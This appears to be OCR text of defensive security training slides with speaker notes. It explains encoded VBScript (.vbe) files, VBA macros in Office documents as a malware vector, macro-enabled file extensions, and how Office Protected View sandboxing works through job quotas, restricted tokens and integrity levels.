
VBScript Encoding (VBE)

Administrators writing VBS scripts for deployment on user's workstation might occasionally want to hide the content of the VBScript so that the user would not tamper with it by modifying the script.

Microsoft offers an ad-hoc solution for this problem: encoded VBS. Encoded VBScripts are stored in files with extension .vbe instead of extension .vbs. When the Windows Script Host executes a .vbe file, it is first decoded and then executed.

The encoding scheme is just an algorithm without encoding key, and it is proprietary to Microsoft. Malware authors occasionally use .vbe scripts to evade detection and frustrate analysts. There are tools to decode vbe to vbs, but they often rely on Microsoft's scripting engine and thus only run on Windows machines.

decode-vbe.py is a pure Python program written by Didier Stevens to decode VBE files (https://blog.didierstevens.com/2016/03/29/decoding-vbe/).



Visual Basic for Applications (VBA)


Because Windows executables (PE files) are more and more blocked at the perimeter of enterprise networks (for example by the mail server), adversaries have to find other vectors to deliver their payloads. A vector that has become popular again with malware authors is the Microsoft Office document.

Microsoft Office documents (Word text, Excel spreadsheet, PowerPoint slides…) not only contain data like text, layout, images… but can also contain scripts. Such scripts are written in Visual Basic for Applications. VBA is Microsoft's technology to add scripting capabilities to applications. This is not the Windows Script Host, but a completely different engine (and another dialect of the Visual Basic language than VBScript) embedded in the application. WSH settings to control script execution have no impact on VBA.

VBA can interact with the document in the MS Office application, and that is the original goal of VBA. For example, one can create a template for an order form in Word and then write VBA code that will make the order form calculations. Take an order form where the salesperson can select products and their quantities. The salesperson completes the form in Word according to the client's order, and then it executes VBA code that will calculate the subtotals, total and add sales tax. This calculated data is added to the Word document by the VBA code to produce the final order form.

VBA programs are not restricted in their access to the operating system's resources. VBA programs can read and write files, change registry values, launch other programs… all using the same access rights as the user that launched the Word application. Like VBScript, VBA programs can create ActiveX objects (cfr. the downloader example). VBA, however, is more powerful than VBScript, because it can access the Windows API directly and (in theory) have the same capabilities as Windows executables (PE files).

Under the "right" circumstances, these scripts can execute automatically upon opening of the document.



Microsoft's Protection against VBA


With the introduction of MS Office 2007, Microsoft delivered new technologies aimed at better protecting the user from attacks through documents.

Before MS Office 2007, MS Office documents were stored in a binary file format based on the Compound File Binary Format. This format supports streams of data, and MS Office applications like Word store their data in streams. These streams are composed of different binary records, all with different formats. Parsing the data in the streams to read a document was technically complex, and thus prone to errors, leading to bugs and exploits. The extensions used for this file format are .doc, .xls, .ppt...

With MS Office 2007, Microsoft introduced a new file format based on ZIP compression and XML: The Office Open XML format. Essentially consisting of XML files stored inside a ZIP container, Microsoft eliminated the need for complex binary parsers by adopting a text-based file format. Together with a new file format, Microsoft introduced new extensions for this file format by adding an x character to the extension: .docx, .xlsx…

Protected View was introduced with MS Office 2010. To contain exploit code from interacting with the resources of the operating system, potentially dangerous documents are opened in a sandbox. This sandbox is restricted from interacting with the resource of the operating system. If a document contains a weaponized exploit, then opening it in the sandbox (the Protected View) contains the exploit code. As a side effect of opening a document in Protected View, active content is not allowed to run.

VBA code in MS Office documents is often referred to as macros. As automatic execution of VBA code has inherent risks, Microsoft included MS Office with settings to govern VBA code execution. These settings can be found in the Trust Center.



Office File Extensions

Together with a new file format (Office Open XML), Microsoft introduced new extensions that allow users and systems to immediately distinguish documents with VBA code (macros) and without.

The extensions used for the new file format without VBA code, are derived from the extensions for the old file format with a letter x appended (x refers to XML). Thus .doc becomes .docx, .xls becomes .xlsx…

The extensions used for the new file format with VBA code, are derived from the extensions for the old file format with a letter m appended (m refers to macros). Thus .doc becomes .docm, .xls becomes .xlsm…


This convention allows for quick triage of documents. An organization could for example setup a mail server rule that .docm attachments are rejected, while .docx attachments are allowed. MS Office does not allow spoofing of the new macro-less extensions: changing the extension of a .docm file to docx will not allow for the execution of the macros. In this case, Word will permanently disable the macros found in the .docx file.

The icons in this slide represent Word documents stored under different formats. These are the icons displayed on Windows 10 with MS Office 2016.

The icon at the left is a .doc file: remark the blue letter W with a white background.

The icon in the center is a .docx file: remark the white letter W with a blue background.

And the icon at the right is a .docm file: remark the exclamation mark alerting the user to the presence of macros.




Sandboxing Using Protected View

At the end of the 2000's, several user applications with complex parsers were riddled with vulnerabilities. Think of internet browsers, PDF viewers, office applications… To curb the relentless attacks on these applications, software designers introduced sandboxing technology.

Realizing that it is impossible to deliver software without bugs (and thus potentially exploitable), even with a secure software development lifecycle, software designers developed technology to contain exploits. In a normal process, when an exploit runs, the code of the exploit is executed by a thread of the Windows process. This existing thread uses the process' access token, giving it the same security context as the process. Being a normal process, it has the same access rights as the user who started the process.

If exploit code could be made to run with restricted access rights, then exploit code would not be able to access the operating system's resources with the same access level as the user. Sandboxing achieves this by running all potentially vulnerable, complex code of the application in a process with lower access rights than the user.

Documents opened in Protected View are also static: active content does not execute, and the user cannot edit the document. To edit the document, the user has to leave Protected View. Leaving Protected View effectively relaunches the MS Office application without a sandbox.



Sandboxing on the Process Level


A sandboxed application works with 2 Windows processes: a process with normal access rights (the broker process) and a process with restricted access rights (the sandboxed process). The broker process starts first and is the parent of the sandboxed process. All parsing and rendering is done in the sandboxed process. If an exploit activates in the sandboxed process, it will be contained. Due to the restricted access rights of the sandboxed process, the exploit code will not be able to interact with resources of the operating system.

Restricting the rights of the sandboxed process is done through various technical settings in Windows. It also depends on the version of Windows: generally, the more recent the version of Windows, the more restricting technologies the sandbox will be able to use.

A non-exhaustive list of methods to restrict the rights of the sandbox process:

- The sandboxed process runs inside a job with a quota of 1 for the processes that can run inside that job. Practically, this prevents the sandboxed process to create new processes
- The sandboxed process uses a restricted token, with many privileges removed and ACEs set to deny. This prevents the sandboxed process from accessing operating resources like files, processes, registry entry, pipes, …
- The sandboxed process runs at a low integrity level. Normal processes run at medium integrity level. A process running at low integrity level cannot make any changes to processes and other resources with a higher integrity level
- …

Because sandboxing technologies tend to use the latest Windows security technologies, it is important to use the latest version of Windows and the sandboxed application. For example, integrity levels were introduced in the Windows Vista kernel. A sandboxed application running on Windows XP cannot use integrity levels as a protection mechanism.




Job Quota Example

Jobs are Windows objects that contain Windows processes. By default, a Windows process does not run inside a job. Windows processes have to be started or moved inside a job. Jobs can have limits (quotas), for example, the number of active processes that can run inside a job.

In the leftmost screenshot above, we see the properties of the notepad.exe process (viewed with Process Explorer). This job has one limit: Active Processes is equal to 1. This means that only one process can run inside the job: notepad.exe cannot create any new processes. As exploit code often starts a new process to launch a downloaded executable, this job with a quota will prevent the exploit code from launching its second stage.

In the rightmost example, we can see the effect of a job quota of 1 active process: when the notepad.exe process creates a new process (calc.exe), Windows prevents the creation of this new process because the quota of the job would be exceeded.




Protected View Criteria

Protected View is Microsoft's sandboxing technology for MS Office applications. Not all documents are opened in Protected View: one of the reasons is that Protected View prohibits editing of documents, hence documents that need to be edited cannot be opened in protected view.

Applications like Word will only open potentially dangerous documents in Protected View. Deciding if a document is potentially dangerous or not, is done based on criteria that can be configured by an administrator or a user.

Practically, MS Office applications classify a document as potentially dangerous based on properties like origin and location. These can be configured in MS Office's Trust Center, in the Protected View tab. By default, documents that come from outside your organization (downloaded from the Internet or Outlook attachments) or are located in untrusted folders (like the folders for temporary Internet files) are considered potentially dangerous and will be opened in Protected View.



